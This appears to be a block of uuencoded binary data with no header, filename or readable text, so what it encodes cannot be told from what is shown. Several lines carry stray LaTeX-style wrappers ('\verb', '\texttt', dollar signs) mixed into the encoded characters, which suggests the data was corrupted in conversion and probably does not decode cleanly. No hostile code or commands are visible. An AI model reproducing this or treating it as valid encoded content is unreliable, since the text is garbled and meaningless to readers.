M_+LW[X*T<UW?\;&K:CR=M.7>&AVV-1X0WM.9GY0JFF8PQQ`T'B:X#[N]=6>@ MBOE-&>8Y'=@S\$<I\J]X?*#Q!<%W'W_1_;UUF%3->NGE>Y\?W<?3YU]<<F("' $\verb|M9$BS8YRX01@\2;10,"4P:&C-$N=)E$[V&&ED0<@B8S]TM_/GD??ZM*>MYGF@$ $\texttt{M^O)?Y<?1:&(['@RO@JA?3";T_;'=WB2F\#Y[J`UI>$@:""0(0$8A,3_\4704W)) }$ ME'TXOAKTJ=^F0[LV-Z+/1>,AV[R=1Y9B!WR)92(/EVPQ'8"?!G_0]WYXX1P\ MOBK4M?LI8<U#NV0U!Y+:!S;R4]D2Y2\$H0*H4E5NVV>'V!'13<)O%T<D(] \ =2 ME9A<.WUKXD^H]FI#%#=&RLCD3M5+="O`@L</:P+V^`N_X.YZ%NG.B'GG<J;L M#!KA+,M3EQ+7GXSC+&B&_QL\5[_T+OEAO6;_+0^UAI?=R:+64^\$*YV?\,,T` MCWDA2VI['(S?%:20M!=9*KTAMC=:IDWIGIZFUU/#D\$[VT\"8FZ*,3F9_.>^> MRN?85Z7F<FDPGAXI'J)FOZ3N^DS3Y#L0N9OH!"E-:%\+A;Z3O%YM[]EADUI: MU*",%PBX1:0)-'FS]I%[@9Z;9*?F;H*,JLI=`8"\$+%'V]8D>3*HIN!`OE9I^ MG%]*B0H%1%/DQX>S%+4(%#0[4=<:<W8BDEIDT(S4"E3HVF1"]#RG>U/BK)HH M.=/DX)7("_+:8(\$6ED\$-/#@:=CP&;LNQT+V,-V.<5M_A[T,@/Z,V4,IM?/G-MO:7J]- $^T1R<N0#^0T^&6&F2E6D\6!$]I!2>"(,CG_").3=0=\"N_7[:;U\%7, $M(\\#KL!.:6PAXZ\%"G;J^0@,W?.@5R:\J8A3?(OR9M4?J;((4V=!1P/.881!)9))$ M"&P3CY.S1%IY'5I-[7]+&;^-V*/A?>7)F<.D%B..G4Y089!\C#;S!W^D[H&T MIDJ]KCN[O+''4,C'@N52FH9V;[351,>8.7M79L6R65I?Q@Z[&S],S84V'""Q M*CB?/6`I<Z[1DGGSNH-3H'./6Q'EQS5XDH-E)T.**8SLV?-9B69G1*".C\$N(MSUDNL*B/G*%M4Q#/RCT#!IX)WYI2Y%Y026N?*=0WX')Q:ZB_=3Y6K2JF1T*8 MO>UE9W9KV_QJCK:;MX^FEQ)GF<])%W5M,%`H<%HF+MK(:W%!3K`AEJFH3CL: MEN/Z*FZHVB[2LS([FPAA:>M]L?.7+\$[_XN_L[:#H1Y#K=NZ^*^F4]-3?>]=+ M`Y9VO;2U??UO\6G]\3\,[];VPOQ,@,"M;>#]_A;5MY;-M9?W\Q#7<3`E5DS% M]CRP*J3C!#"0B2+GF\$B`P?(.*!V53`N;S`]SFIM&K\-_4C\=O;!B7\$?@WJA(MLZ, L<8D) ^ "D^YOB[1K_&H4OE: ZUJH3, Y-=A^(ZT/\2AH/Q<ZEO9_08?(:76E M\N_0M3;?6L(Z_-RST"[?_.FM(1ONP=/.8@:9DAE_MC!\<\):U(_I(RD;_C:\ M2I?!<DX(4[(`*MFPDBNX-7%3_H+RG)'G\$\IA9K7:'Q0%K6'#8#W20%^4=Q6\ MWY\$XZ%]K%C+^0COT86O2:ZK3':]%,<?\'\TV-G5FSR3FZR7S0T/U=M+PK6Q(M(T`*!NOOF<U+0XEH([FFM(Y&K`:FJP[GR?W/_9^[+*XL^4[N)4W%[S#I^(^9 M"UZ"LFE2"G0=2\SW.Z@2>\>HZ.Z&_X;*6`N8T\%51NM959DRR7C1J.=X[]:L MND\$;G#1_DI?HD`AM!G"@4/U91,&^MQYJ\$RT#P;>#PS39I,JM7.]%8M5*)L#` M!RB*"QDW;"N;Q%\^YMB\L"VY,!\B6680Y+RY*)(9'(3QG2^P<:TO<.DH5('G

M8&AMJTJ+\\$B*01#;"U.F<0]#*_@>?\YW*C_RZ?OP/T`D<=D9FZDN\AMLW3\W M`WG\ZO='(M=<5B),7GN-'Y2F;PNAL.SUV"_3]+-IW2="_>.KPT_#WFEK4>E? MNPOT&(TAI>D>MG&G7X+3]2XX.">]""SQ**VG_H;OD#F)3_"[.7)>99ML'`WQ M^(:Q7>7@MLM8]M:7\$%8PRW+YMNY.--.8PC\>G8.>Z6X<,08.&R'.>[^,0*/R M905_0]B?M1<14&1^GWYD9/>CBSV>^\$9!B4.^IEM?WI%9,WPK,9@EXE6W89EU M); EO'/= Y5) 4A9CFIJI&: Q&C&C = LM9QZM[#2G<%H-5,<G.]VS+]KJ[F19*MS;?N\$GTS7EV%7Q9H'B6%GV^3MGSTK4",D?+/%\$3<R(8I\$]?P/RTS"Q\K=,[8 MM_>CZF[^:*S`VEMA<C:^=Y]R\)#NFET/V.-N2FVENSC3-XMQ9/1NJ4%Q)OQ6 MI; 'S'7/B`#"#\$'2?0".LF=M;!ZS=G88Q:\$%\$WFRHD>D!9>:OP:=I6]9N+;I) MB!!0CJF75@7]DP?ZE#\$[/T7>"3/]'YQ9\8<.B4C'\\3';7B-0C],MZ!D0Q%O MZO6#%;9G\$S3A635M"QOGP2[K-(VJHF\$59QA0R4P\$)2O2,L8,#E\$@V?U!2-"1 MOV!!1_QW:4`95PH]V8LLV0)USR^>5]\$<2-QWZ;T/<JW'W3T-P^3E#5H]B-9-MOY\Z'BW%QMZ<18[&=.0^%'J1PF\$KP8'3O^=2*B!UI(JH',-^`:\$PVDQWF4(W M:BKGA[2H1.WMF^?1(AP`E&:J@((Z#Y:,E^@\M6?9O^Q_+\:V;EWC#'\$BS/F7 $MJ_{6MM5D"O}S3?_{5TA*E6W\&}*H0X8K._{6KH$-4/0A;5.NK}'9/&T)(DV)PT$ M%\$!R@+GEFK-:D""R1AGAF!J1\:H"PUIF_\M^(8%AQ3J*/)2"#D`#3&T0>'1B M2#5*3]R[3(7:J-TD5.FN9)4B2"TA"`M5[P?6I:?N%-J@N2V![*RHT>)20S') MM&!,57=24BC>!\$USJ7W\>:O;>PA3#DME+V<HWY9#.,ZJ`M";*M2Z#?!+E,PY M.VSF4N0J6(@,3,+\$87-+PI)R\$!B]]Z@C6Y"\>`<KN)W=\.X?F="]FX^QKK>-M[2(^EPPP%OZ3T0?&1>5LQEMU:5BW[#7`[OP%2^M#N<JUTA4\"&R`XI!ZI4\$+ M5NO?BVXO]^#CS/P=(@'__`J+(K49?@H^U,!F2\$O+PNNJZ\$KJ]/A[BJG;XWXX\ MNT+WO`UP=%V\5#15!:P0\$!\R-`1JJLW&\$0SX7[S4L\&:T/F]UG66B+A]%MK4 M3;R,3WD'O^80ZWFV_DY^*=D]^;\?QWK\T251@JB.MVWT(,C:1=\"(8YU2C%P MP4CHK#329+!J&J3"0(1*0%9'+YO\"09!X8[_.LS.7NFH1/@_"3J-W[?'N_;M M7<LLV^#-"\$H0JZ%'M?NW\$7(32!MRIBS`N;A8F)S<0+TZU.#%8AT-R!Q[WM+* MXNL5Y5Q#=#W&0(M?392VLD%V&4&0!:\$0RU>C'?\4/V)VO;T0Y02/FV=`1IGL M]S:L`U-.1M@\C[K&KU>:_""9LQ!RRD<>.:.R9&NNOO)JRAY-EDN(E\INM*R@ M/W/9LX6X?\$R\:-))N=?;R]KKNXL;T\EVB6J\$8\$O N=*5-.2!.J@BTJ[K<Q+X M4(DN0\$4?TS);3."ZA4@S]FOO'OZ;_<;]L0O`>CL^T[C1R''IX=5>K+H3>P=Q MA(]ZWPMSO%^M5PL^87QAZ;[\L<'PGD`-G95*G2G\$J#MV[#SL-8(\6N7DY^&M MO/X+W%@#?Q5P>C.6'N*(3Z>#.=H?VO@MO,WO<?MFOW=ILB/HNNWQ6Z"L:"@! MBP&=)]V5C%9]V6OK>JO#3S(7[;@XJ]!VTO(V"`@Y^(LW#S1*^LG):4=T2O`: $M7$C]HE6]4+=Z@J.WBY==: `I+_66@42O.):$,=)3"(A@?)JYFY2S9?S'DX$ MY>XV0/V5JCF%K=.5B5:B+`*?=>/5@*=UB*&F),-I+A2Z5,T-0C0*UJ`Y)0[V $M3\$Y<_7AY:\$"#<N-U:N_VJ,M&1(5K4:MW;N*:2R,1C#*1=45=,-3D7A'^Q-"\$$ MT>,/.[J:+&HE:73;CZO6'36G!;20M]RCV.C-1(KM9AR62TD\3+%+Z6"9=P:L MUOTW;Q`E441_=Z...Y&M6PUQ,QO/C9-?>MV],ON6[-F0*>13+1/*Z2CI\P1D MWA1\S-HO:Z"RO'0U[Y1W`<W36PI(\LT<;L\$L+,?+,>_`]E>\XFU+KEVN@4QI $\texttt{M/S2V@;XYCE\$7>NG,14!Q/I\C:CZ^!0KIY=C[R)18>G8\R?ZJ(\@/YC2IJ7BY) }$ MO6L%G*"50V&\RB<FSE+<=NS_XS(/H5[=<@UC)T2___%8F[N\$\$9[DYN5\$5S<8Y MD6P)%DF'X<T]M2SLFO=9U[S'<EC,DF,EIX_8'/:E1A+Y=K*%&U?,,7E0]W54 $MK(U] # [; $N?YC@?H; 2ZH*3K)(0\&5;V,"N';6^;YF"Q\7`W'G7S.4/Y&S0*QD$ M2F*N-;]N;KJ_\$T2V,OGV5V!S<2J\$'*XP#W.+)`D!>+8,S!;[F<A`GDF(<WRS M;5(DQ4/&#F")60\$3Y."M#3`Y8>R@>>.5*O_L?FQ>P</F(?V'Z@,+OS(LI,&B M`ZBR_D%&.7!SL(>DGYP1!MLK:RQ)F2_7C'X821E*DG"<!26H\O)?P:GAOR5"</pre> $M96"`)>U^;R>M-&3/\\"?G8<H@P0>6W\\MN=DH$/8N^)FPGILX7ZPPL@.9T=E$ MDF&\8\$`\RF.7ACR4NP""X?K_?&6V_+.<*:I1-^\$[:L2%J-JC8V5KKP0%*094 M) (N,@+2W"*U.+X/&D1) = M5QD&`F=<='42L<K')>R5U0]G-,ZT1C,R+)8>'M<0FDM*KQ')1DTA`S7\$"5C*N#LL6&N5HY]P))ZX)PA\$>QM*T!6O\CUO:_@9]7 M`U\"'57`R=Q1X2%0,A1V6'"OV*HQ'J_/*T8ZJ<=<C/.9M/CT>E3-(AA/6YMT MB356-)E!"I)1?4)SS<\$T\$VC;YZBI[BID=(ZP6LQ&=EM8N7H4QJL6@NOVW*=+ ME%J+?9+!"S9E(%(DJM!&3G.!+=7NG>N!MW2`[H5+)JDA<9MYH\$KIKLU(2#A4 M%@3+*-9F(GUG?\V3!E@<(XO#AXQ.-P@[I6G&1#%MNHGO4UUK9! 11=PQJ+B! MGJ39I-RC]/^[?SU'V8T96GP\$W#\;,:REU.0R/I:DLQ1X;R8"`?+XQ9R#W&K) MW#S`NKY`'Y=04DSNVQBSK4('WQK90DQ7W[T_&SMY0N:*WY+I>VVA),_(RYUQ M:W.KZ%RMZ3L-)E)_F8I+A16-%1G[=5%?3LL2PBFQ<E(*7@;'AX)`KH4M/H>L MS/T8SVTW,,7)8WT9A+<-^9^E@<O%NV*M)GR[L103\M2N7WW#W4+XPDDY=[ZL $\label{eq:mya} $$MYA>_9\\[-ZQ!XMV9]&X*>\\++,L>V;S@;(1,[6[C9NUSI?Y9]&3<9AGL'@LS52]\\$ MH%'9P7!:]\$N2JQ0F:]G`^]=^2B-XT2:A:>#Y-.B]4![:-'/<BZW!"ZD7346) M20E^ZG.<8=RI%?%*8V5'S4'12YA6`4%ING7/-P-N7''O<X7!W2]MLTTOQ-JB

M:LPPM[9E(AEXJ,.+?/>O+`D^C7%?F>0Q5TC&00=2A"KD\$<0!Q]S:_+`@&\$%0 M'+\'08ACY-6WN.QPGKJS\$38&5:9H]/U2(*(SR<<QRXL2QTDLNM)=;^6G0Z@4 MPL2<044>!]VEKF0P"<>F1,)#'X!`FK7X^5FH91S1_K[&!NJTT%_H*7XT5UY+ M,>-]/_Q:@;/P<@\$'\$*WZOKY5'Q,R174[Q-,0P-`B01'JQOLBZ8R?0_?'O%!6 M;->60P0%GDP72UWDOF/M\$=?^;%M"A9U@W5`<F2C\@7;-YUH]]*!T9`R!KU0H $M3_)V:.7("LPNCLJLFB"><8#A/:)YF*.@QQG_+&<@?/2=.(\P''\N[D-'%+<;$ $M(2D3!J5\#.&Y^4\REUGJ7,?[F*IIF[@12G*X8-=^6,A"82+A@IA$'?DX8,!H?]$ $M=\%'/K9-2`NO'S7N9I\9>?&19^*+V_Q98\#\#; \\ $G=O&U\#"]*/>T=8YU11^J3WD$ $M*]7JNUP-:MU=*L2E/I:KR91T(V?NHD1DBUDNI\^AI-J+G='M"+8>)[-/R$3=$ M&X%NI'#EBEEJP&34(&BS3S.\Q`VYZ7OM8=KDB[!*1>D\$#7\$`ZA->QV5>@PAT MDU*!N@50;9G%5T61:!21I/5+.D![L.SW:HM1*@DV/HL(<W?6P\$DDT&25-#1L M7LD\9FD21N.^@UZIK<U&,U231A<3"8FBXQ`\$6U/Y3A1YL6YWZ%LYI?SD-ME\$ M]+')"I2J5HJPXAP471(&BNNA2[GP]"RVE9_;WO#\"*"G^49DX';?S?ANU%@N MC@+JCP''GI>\=?.+KWP.E?I;\<O/F1,;7/!8M/SY!ISX`M:7\XN)G)`]H9M9 ML/.GT]M9BV=P^)!\$B%QW&@(AH&%9&#RW+V,9\0V"),SB+'8S?EQVT\%4\/\% M_!C=KX/BNK7\$\02F^7ESG#'/!,<N+:N\$5I*NFLW0TT1RD&U!J-13,%LOAV79 M]GGH\.KO\<?(@_4/U]]CO>FM\$[L-P@"MO"U`XDX\$\$&10#!6MN\3JDU.KI[@Y $M.^6\T-;3@9D(10:YVS*OTP.2HBZ00A(=,7(\WON;*>KJ<3S58<KI\$N+;(%I))$ MI^B<3*UVFDD-*P(:VD)\ADB%WBQ5=_BSMJMQ6D,;#@Q;!W_G?;,3@KLS%V8B MD!4"A]*PN-!%"`QMLA>7^3*M5!EH5-`07N08:4%DACW/F65AC2\YMZ<.[.CL M`4/;QVCK&.(/X49,S>`\$/36J,3>5TJ\OJ7@9=)"G9G]9I=R5^J-B%06ZA=60 MI2P3YNP*("K.Q4C%[R\\$JP=?Q2'\$.PZ_(DWR(BAW:%R]_;K?J@&W*A]7U'7% M9_M]7FY_0;FPS&3!BR\\AU'O^#7^-!T>A1OG/!H-""?[90,N.WI8TK3BGEK) M]P_<WH2IWE;[)6!LR9C%F!,!-*,@@%*;V3/T2`<ZM`*+)NUC2G-\$D@!,%", M^,YZ'J(68G%GZVB5RM:>*>9\UW/5*T<2SDX*1(;R2C&&`.WM4;.7W1:M)-`Q MH)=;HW=>HJ=UG*.UGW<U9H:#H%`0`.KP`;>7FTX/JJQ/%KY!4G`_K!T1-EM7 MW4O^10<R1)@N61\$;U1]^IY<^XBNOP^%%K='4X<<]K5HIGOKM"L<C-]!ABDKT M2+.GG_OKKCV7_N<7KOTL?"[/\V6;T,9PTV2ZLMO;HS+6](R>\^[[31QM<WT) $M,_/'!$ `AZ-Y_QA:\V[_FIAWI3=)EF,N]:M/KOAQ3!5\L8V<2D^\:6-U5BE=IG MFOX]OW7%#'A;P59H(0IM"\GD&6BW_?\W1]I^J?:BUH\+'TXL).BRK5W56:E" $M/(%/-=VFSIY?*]DUB.\&B=9-4]SU90>:"+<\5_USFE8S]1KOWX>(UE'1:8)ZF$ $MJU>+SYZVOK)[GHQ\#S_*$M/U(OL9&&1&;,4PG3C/41J865F?-U<V]!@55](U$ MW,;X)QX>`+]9LSJ]!\;YM.,L?M2I2#>R.K6B[4SEU^^*=;PH6K9/Z6S^#S6] M,MN<3:+Z&LV["UR_\$=>GQO)%Y"!EZ')#R2^>:^HP00/M#@Q1D`-[D"S5.AS` $M'*5V"!0$'\[Z5&:`9I1U$T3D]K@N(/P'H!N`AB-F`H@RCK33(Q/I1T;:8#%E$ $\texttt{M+N9+7DM?@X*57A} _ \texttt{1A}, \texttt{;[$=SGQ(=:161]."38SWUW'HV/1Q>7RV^2:<,'*+\$ }$ M^`RU(//&>C5T\$=G.`6U*@;B.Y%*R:P27\$N17`'A?35C4)?461AAE;V6W3A+C M>\$:JII@JW?PJ8H2Y?#8YRZ*M1A:LM491!("NW`POVJEW%7=:@KQ6J.M#H9"V M)N7L+\$(=75PSRV&[&4T&:3TT"RX-4J3'T0HK#G>GBJ*BB'20(/"09+72H?4= ME=19RN.5KISB*@.)18(**'\$@8`?4>'<\$\$'*#>_U/GMWG?RZ8U<*Z1?D*75Q. M1-H%U+D(\%"A;8EJA\,;Y"W<)EOC8Q-N\>_H:;OE/*A]]^5^79^!TCEY[200 MA!)*ZKLSP%]*=/P>QC,.OS['1\$S5_QK*C'2.J:VGJH>!I[0P"U!@`C4-N>EL $MK6##LQH7G?)ZL4KA)8!9>"V+!9X*\44=<]VO+$9.M,L)4)!@C,8`3&1KJM3$$ M]@;P[7V1:CT.#6TU,'9:M`P+'4M-DB=CUY""+H%7+UZ//!D,PJZ9342MB%7I $\texttt{M.=\$9H'OV(UJ7;+-G]\&LJX-\&`Y6O.K!K_;+KMLX>;P\#MUVV!MX\$M\$2=!>,!41}$ MA49*1@QDB%@#!G".@#`PXY\,.#W"XG=]GR/23YV8_MEABN>@3QZC<_7SZH_< M4(C332[XVT9VSN=M>\VT)G][7U%8;S;'.]5!8399=H!7.+W_!>]75!4EVT?* MWTG8F]\X'P-DKQZ AR6/80%.[F.Y3XO&BP!OLVZO^>P,G<ZZ'OVZYJ78++2H ML>@P7`H284`[#3S1J V%/&EG8YTWG]Y.M6T5(#L\AE=-3(*'";'KH.0W3-PR MHW76ZRT']8L.\PL>;B0[6%,\$!\$:'K000;:'%V9[?;_F_\>:Q[YTPX_B=YFIS M>DGU%LMT[JOQH IFRG7\W>U\6H?\$R+-CP<[1-]`T7A M1:T9G"X:\^T2B7>B M`>UI6.;ARR;@O.D&G;?OUOS;Y%7_D&;(BO1KNHW!03M0S,*HIWASQ'CTJD3, $M=J@G[G)WX9_{QX}:19[!-B:?-)&?/[8OP,H!O"Q4C24/=-)?L.G$##^Y^/I;$ M6/;6-C^S5J\$43:4)CF:0@NLL;]BL2*-I4E',*(E8:[?S"`F.?QG`6+#]"4"8 M@Y1'B^KSM''M73[T6_`@B8&U<..=0/7F"VL;2L./*%60,@1A55J4B6+:G_&C M2\$,2!:<RB>_R.`\$"SYQ@+\$(6("'G5C^6:L4T)]>.^FT"X77Q7PBF&;`0_U5J $M8@; !\%7!M2<D9(:)`<EP"+88E^`6GW7H^YW[9&[T>3^+`^G0,OOH9H9I+S?`=$

MG<BV&@=@F1F?9]S;@^XXU@%=QP!"(\$1ES,3>0^!X57R2@-5=5=:*5-<00-<9 MQW7/>%G>Q@R.G2A+_*9L_-8>28-22LYSJ^?Y0JU*\\"8@DWF!+MXP8F7N-T7 M7&_))G(5JP[%B:BFWU^BHH&E#IM*4:JJ4QI+@J83FZM[O>5D;LOAO\'"V?\] $M/>+*^?$ %CU3"+.01\0F\])6!UAXJLJ0UQ*/JQ">(+GK(-8R!(16K-*,Y4+'\1 M300G?PS%Z'6@\$0@:"NTL4N*\$4.G!;OD&Z(VQM_Z\`KJC^D[C5*\$N'"NZ9C4J $M%^{-}-DL20: ::3Z5="QIDRI4M-1<V\9@7$!,>X4N*24?B#?@I3LWKSK<]^YZS3$ M?\$)DRH@-J68ZC\$E)V-S1C,*9\$.[6A*]#VR6?3,3@=J)-[+C[`?S ==[P]^CW MG>1\8(0.C+DC48Z];;3/#<T"L<6`V".!N(:Y:B;FRHY0U-'VE,/*PIIQ;\.C M3PWZ, "&EE2@K+0BH2L(YFYG*\O;F@YQT`R<RQDG+[T[N;J/!83O+D7KY7/JO M>Z%A.Y5#/X[V1_2-KP6<?QG;<%2?)P48[\`DFB%TAYJSNA&:>]>81H*\#UMM $\texttt{M\&} \,]\, \texttt{*'',DD=2\&_B\$1?^'4=/;O.ZY9VIFECI} \,]\, \texttt{ZA\$+"LQ!H:\$\#\$1;I-216/JH?L8} \,]$ M39?UQW*^'7KSI8T!\$#4%I`KI`_S+U!A`%)(\$`J@4L;B7N?!YT;6L5B7@Q"+ $MK-XUG^{Q}(U)+:N?SR1;E@NQ;IX26/6;*O>[-Q/$K3\3*XE5NX,OX.:QZ[^_Q,$ M@+9"O7V>8?XT4M[6WPL:SD*BOR;DC1.>H^.!;JD7\$^@J#(G5WR+@T(1&ARL+ $M'(,%UWF61,=1=\Q:Z4]P^ACN>H=:L@R)?551:RLS&9ZD.Y+A=T941Q[,1C9]$ MB0%UN]8HBK]Q6H8&H@(JF5'13-\$*DX(WLNY!%"\$#'@E\$UHUZE971C(2.07MQ $MOK9B]PH!=; <R6*^JI?A;M.2S6\WF4NO:(A($^X2B]&P@AX0'#(92H6&40R^))$ M?7ZAP/4B\$55Q7S:"/L+X1]T>Y.G2X,0>5`>RD9NQT*\$&J\;N,2O[M9\<CC]* M+80Y#U6A'*AS#7BFEI!6[F'<&@]QL;9_X1'6I`S3O:?G7,M7&L((0-EA_(?6 $\label{eq:marker} \begin{tabular}{ll} M '`Q:I=\L6ZC(!%(!G\#7U>\#WA]G\&"2"H`9"-)`?'R<E@EDP'9@YHA-SS>04U \\ \end{tabular}$ M8A`>?C6Y%PTH\$0HR+&HTORNV@X<->8N\W/M.V@/H&T96.99S1>##'3%,JYRO M\$W,@&HXBU3,1;@2"[XT+UST**G*12/[NAMOH<_*=/R:ADG<7ZS(C\$?;,__RT $\label{eq:mpv2Q} \texttt{MPV?Q>Y6A3F^O=/,"} 26\$"S<'6AMO5=59(YV!>P8THBD9_0,8J8\$D*D,CVF<Q$ MR!<\X&KO"(?,CY35G>9+H]W^7E.T6\G8O/,`!0<@9.IQXY`I73!TLM)!VE') M+\$8Z!/\$_X#C[BC`6+J#Q`EZ8.3]P042S9.\WE[9Y\$TKZ[@[!J;-H:\)HBFM+ MW=6U(9^^HAP,/0?O_#/&>-"HQ2_.P1UJI4HODDG]C[E6H/TNA.V*![;I!X5) MF,G5.D_6-13R!%NL_C,'[!/=^L:KC\"^7V4Y\$/#_PFGRT]/X*N`]8IJ+N7&V M.26Z-S5Y091JW%YDC=6/72;70\$`_]^;&657M[IGV?\^I;7UI\$49G\7R2VG>2 $MW^'RH6"=M+5RY&V=@_];V$V8>:2*8&^[<!A>YM?U)[A>5+*W:3;Z1'<G\A=C$ M;.OVZEG=9VG.;,TUT^*;0*"PE4TMTP\O-F1HJ^M89*ND?NG]6N//JG5;9E2N M;.R_*]=F86NT_3F4K49U.S-,F:GI3(4]"L)?4WUC^Q<?%9[W.LW]:J-MP2=C MO:+IXKQ/6-RU97#-U\$.]HD>A[GG\VIGK#8I@]ONUM<!_R_XGH97#[VP^[@[= MO^R3YGI9ORDD9/D];&^3XV&-3)\OF](HM,PLE`U\$X!]`.>!G/.-)+#HB3H+V $M^{'}$ '8Q) < KT@F`(A7I`"ZW^^RAY>G]/-\$49#/(Z!YG+;#7+4.(4R("&`&`'";, M?\GRN'A]G.512J\$L''9[<6!A>X4\$M?PWI,0?F?#/I;_F\$*J^!+<MFL7)='#D M6VOO:L9VO;3ACCK564BEC)P2*:;)V\$VBAR/CQ'CE_J-<HZL[&99G?PJE1A/ MP9+(L3`.Q1B/:M8E&:_\$93P/\$+%(\$6*KU\$GJ_;)?;(7VTO^6;:8,,<S!!2* M%.-`MOJ:2S4+AZNGU&F5!;%!07H"`!CV^?Z5V#WYC&W5L'2:[>`4/,(Q;/:7 $MV4/4ZU^{-}-9Z]F/PM@BC&B^626H=8Z0"='O-0P=N2BUC4*),.G/7B8K6@TOO$ $MXE%(*"X=5IOL_LQ',Q=^N/2:D`3WZ$>C[BCBPRZ3S<N6G5((VZ;N"Q,]U^U")]$ $MSG+^BI.&G<N]KPT(8-'438V80$8=;-:GL.<&.R\\&,7A[29*B69G<E7)1DMX*$ M6*,-<;,JG6@PL\$PO(D2FK@3.N1RB,U3\$50I)%[V%V\$+#A.;R#FL+=R;8&1SY MLKF:33]#:_NO7_:_JL@.3CW\$D_]3Z7+^IZ\4Y.="68>(5,<0\$<S&3&0N6XO7 $\label{eq:mzq"o<*u'fb} $$ XHK_D-, 8; "B6$SP>+6N$`^AZ!QE<(WPW-Z$&J-`0:(?XMM:) $$ AZ!QE<(WPW-Z$&J-`0:(?XMM:) $$ AZ!QE<(WPW-Z$&$ $\texttt{MOYIF,;,HV4@,3_R3SMK[IQG-<0\&LH8*FA8UT\#RR4`E-Q0;\&\\,Y2"SQ4J.1G)}$ M>)(N&9JA6=3MZBKHMAI7(G:,R730^9HJ#59#9F]T(B,(#<1=H&@:1DTNJP)\$ MXH6("!3A)Y2@BC#"3SP*)OS#/HG%F"\$""5-23G3#V9!]M8X6AT_8Z<^?P3;K M%U><PQV2O_J%Z<E[<5\$LK+=K;]J_9'-ZMC?BNSE)26B-MB6X1L+#<=Q?3`5K MAI:,.UHN[S\$5,'LTL]E]5NHOQ*,I>%E;EST5VT6:A\/P,L/FE^-K9!^/GLO3 $\texttt{M}^{(PKH%)5+G5} \texttt{ITT8} \texttt{<} \texttt{ROS}; \texttt{\$FP+K4Y\$\#O=Z08)} \texttt{_E(IOMP-\#EL+\&MZ3P87} \texttt{<} \texttt{IOZJ}$ M1'W[1SF;,=H;.W;NTJUQM5%EP>330K:-J)37-S+%W.6*!=(Q-ECMDGK0X\X> MS7K+SY\H):OID7U.ZBW9<GC/_<(79='46B',C[Z0=Q3]^@/L")GZ/*K-@XEW MUMYD286G%#PJ^.^"8LPXNY\/-TG#I3)A:@MG#%8*5E\$F!?(\?BWW'\$7#!5CG MV?B&J@WY7Q+PP,;4B[@^Z'X//HDR0\B.XIPO/IJ3L$^W^F'Q,72#FD$.492$ MRHB" 'BHHWB+WE.]9H(2&BKNBB5]H<:8BH,&5;)=,SRQ<XE"=+ERW6BE/)&&_ MPOW.+@U.O\VZG#4`XQAU:M"U_O7!^V`\$%`4;057*2UE@+1B!0`.3]CLTTQJX $\label{eq:mb:f+#SJHX3!BJ} $$ NEPEC^JE9XW'7H\[NN&N*QU7QN?GMYVR5=(/7G"ND%<\? Representation of the context of t$ M#Z&3%:'BMM??'@9?7&TF?J_<WYG.#':?`1Y]7,;6RXQM9"OW'\KJ_>\$BD'LE M[IQ)CC75/F<"MQ79\\$?C-F<=Y!>9E4\;M\>J[=WD_A90?;G^F81#,/!ID8]3

 $M=RIGG7([P<Q$(6X'Z)WU]"5Z#"I=5A:!B*$/>?ST)-H\FMD!31;M^"-WG;XR$ MZK<\0.6XM>DE[8)!D]^`]Y8F<\$(C3P6HWN\$*Z**3%#-#/H("O;AH_>>"R**0 $M</P+$)DCW&D8:G4]#=_](KH!:K"00..0]N'7M9B\O$K9</7QN.=;9&&Y,CN$ $M<G\C;\&EU^?'\O9,F+J''\O2]8T*0<')IKA0:;NTA!K'',QR\&RMC6J#_9I#,B$ $M^3)\LX-?F#+!4%G*V(BQL[)ATW]TM?N<E)@$&M;2)B67Y?#<20"N89@[NB<$ M(/JOW(S8EK?M8G;MFH*"X&0!"A6+XI3W(-UMWHOUJV/W=ZL=_6J]\$ADEZ:/T MMJODO\^*YJ=02")P8C8&\$KNWYT1XL?*)^`\4!61`ER&1T!'=CXQ00`J`A`T M%114D+742*A*PB;,B2K%H0",X=74.W<O^)^:.KWU\T\\$%-]EZ2P!.5Q,.XL(MF%>1MQKVZK',B:</Q5K/=Q?6#`V4C.8\$DA((CYI6B!W#!-":`_A+O\$3`_F-Y $MVD::+_)J?^?'#D39-=QLQ^9_0)#MYSIQSU2[(^8Z[=8D5($<W$)D)R/='.4"$ M?OL-4ZVJOXU?^C1B?6FNH]-W(([]CM:\$@<IFX.\^44CF=X'#&3P33HGD#5<X $MI_]!8-<(UG[&Y5G/=]I4?=_0,9;*(&("`@$[</Q""#1#:T6440`Z>!RP#KH])$ $M+V]L&0:TP:-[4BVF1[NXOB+-%, *?!>??=&=?3^!M\\8QVZ#='7[M=\(FR55)]$ MUSN[D^.+G^;4>YRIWYZF`HW\##_R%8-%70AW\$'<T'+"IW%;7[R:R"LSN"4>-M(W2H: `R@A478DRZ[I/L`ORQ%XH,T7M\-.#OR6G\$Q-R8K>4CC?G99</L15Q=5 M]?8[`63:85RB>CH4W2W/W7IK54#R90]U"4D7@5`6'>HO4\$W:X1]Q,L'Y)O8J MO&U:BTRA[Z?H4T*69F>=CC8'>4:[]K.)W(QT&,+>NZ4,*VLH4Z0!,<AH,U96 MU\$;JR*AD94)W4G5RWP3N1CE>.H>/?[O7GV=.-ZY%<68<%)J-P!*=<@>Q#X#^ M3E[`?AP5Z\(3`Q2!'H:FL.D3\H>[06BA4ZKX(O&J7FIEF:+W.?FB@GKEUK97 M7W`.#F/@0(:E-YT_9\$VYFW`R_"Y_`S-L8=]QN1"G_S:=!#\$'M<V^B!"%S%'6 $M\5\&YQ(,YG'7_5MI<RQZ)Z1AW=W8\F?<5BU"V:KNFX`K/!W%#)2V[CZ=^2H6']$ MF(96[UO.X&\OTB`0!.+F`Z#%C>M@#'8-AFQEQ%8=+&2BUOOA"40UQMW@:3#E M)\71KS7YY;%+JZGC&M]'Q8`^-!G+-;2?`1>\A@HZ3XN@FQ4<`;V4VN:_7.J< MF=\$\][11)B,1,A^FVACOXY<2]GPQW!C@VIEEJS>#CAOGFH2>'XNHBK<30=WT MY,MR6%M+%-YL\#(&'RKFNDW<K)\$\M4.)",>7@Y&LMO_1E_=6'LD?CQGDO3F> M,JXZ[^CJ[RM&"25,[,Y?\$?#CARW"N^Y0+ZG9WS-J:'GFGM3=H^[.PLHNXJ2L $M*R)A7" >= $BX<" = *0A/8+P-*X78@03A]8;^+;5+]W'/'S:OT>-<I0/$UM=5,$ M4P9<YA`84JRK5FSY9/7-[J/\$`\QT0;TW&3>MII<\$:B%V;*"ZS=:,T@K#DL#-M&ILW\$>9>-JUQW"<PIS7S[4Y@Y^J73;>/H\$;=U_4/@\$6'0L`NCSB=8S9RTZ?& 